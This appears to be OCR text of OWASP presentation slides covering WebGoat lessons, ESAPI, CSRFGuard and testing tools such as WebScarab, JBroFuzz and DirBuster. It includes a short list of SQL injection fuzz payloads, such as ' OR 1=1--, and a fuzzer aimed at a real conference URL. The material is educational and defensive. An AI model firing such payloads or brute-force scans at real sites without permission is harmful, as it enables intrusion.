
AccessControlMatrix.html
BackDoors.html
BasicAuthentication.html
BlindSqlInjection.html
BufferOverflow.html
ChallengeScreen.html
ClientSideFiltering.html
ClientSideValidation.html
CommandInjection.html
ConcurrencyCart.html
CrossSiteScripting.html
CSRF.html
DangerousEval.html
DBCrossSiteScripting.html
DBSQLInjection.html

Viewing file: C:\WebGoat-5.1\tomcat\webapps\WebGoat\lesson_plans

Code, Code, Code and more…


- ESAPI
- CSRF Guard
- …..

OWASP (ESAPI)



ESAPI Homepage: http://www.owasp.org/index.php/ESAPI

OWASP CSRFGuard




- Adds token to:
  - href attribute
  - src attribute
  - hidden field in all forms
- Actions:
  - Log
  - Invalidate
  - Redirect


http://www.owasp.org/index.php/CSRFGuard

AppSecurity swiss knife

- WebScarab
- JbroFuzz
- DirBuster
- OWASP Live CD

…..


WebScarab
File View Tools Help
Summary Messages Proxy Manual Request WebServices Spider Extensions XSS/CRLF SessionID Analysis Scripted Fragments Fuzzer Compare Search
Previous Requests :
Request
Parsed Raw
Method URL
Version
GET
HTTP/1.
Header Value
Insert
Delete
Hex
Response
Parsed Raw
Version Status Message
Header Value
Get Cookies
Fetch Response
Update CookieJar
Used 10.22 of 123.93MB



JBroFuzz - Untitled

URL

http://2010.rmll.info

Request

```
GET /spip.php?lang=fr
Host: 2010.rmll.info
User-Agent: Mozilla/5
Accept: text/xml,appl
Accept-Language: en-
Accept-Charset: ISO-
```

Output Logging in fold

No
03-00000001

Payloads | On The Wire (1)

Added Payloads Table

Category	Start	End

Add a Fuzzer

Categories

Category Name
XSS
Integer Overflows
Recursive Fuzzers
Format String Errors
Replacive Fuzzers
SQL Injection
HTTP Methods
Exploits
Biology


SQL Injection

Fuzzer Name
Active SQL Injection
SQL Injection
Passive SQL Injection

Replacive ID: SQL-SQP

Payloads
'||(elt(-3+5,bin(15),ord(10),hex(char...
||6
'||'6
(||6)
' OR 1=1--

Add Fuzzer



Target URL (eg http://example.com:80/)

Work Method: Use GET requests only [✓ Auto Switch (HEAD and GET)]

Number Of Threads: 10 Threads ☐ Go Faster

Select scanning type: [✓ List based brute force] Pure Brute Force

File with list of dirs/files

Char set: a-zA-Z0-9%20-_ Min length: 1 Max Length: 8

Select starting options: [✓ Standard start point] URL Fuzz

✓ Brute Force Dirs ✓ Be Recursive Dir to start with: /

✓ Brute Force Files ☐ Use Blank Extension File extension: php

URL to fuzz - /test.html?url={dir}.asp

Please complete the test details

OK, but I need more….


- Code Review Guide
- Testing Guide
- Building Guide
- OWASP ASVS
- OpenSAMM
- ……

OWASP AppSec Guides

- Free and open source
- Cheap printed copies
- Covers all critical security controls
- Hundreds of expert authors
- All aspects of application security

OWASP
The Open Web Application Security Project
Code Review Guide, V1.1
release
OWASP Testing Guide
release
OWASP Developers Guide v2.0 (2005)
release

4 guides

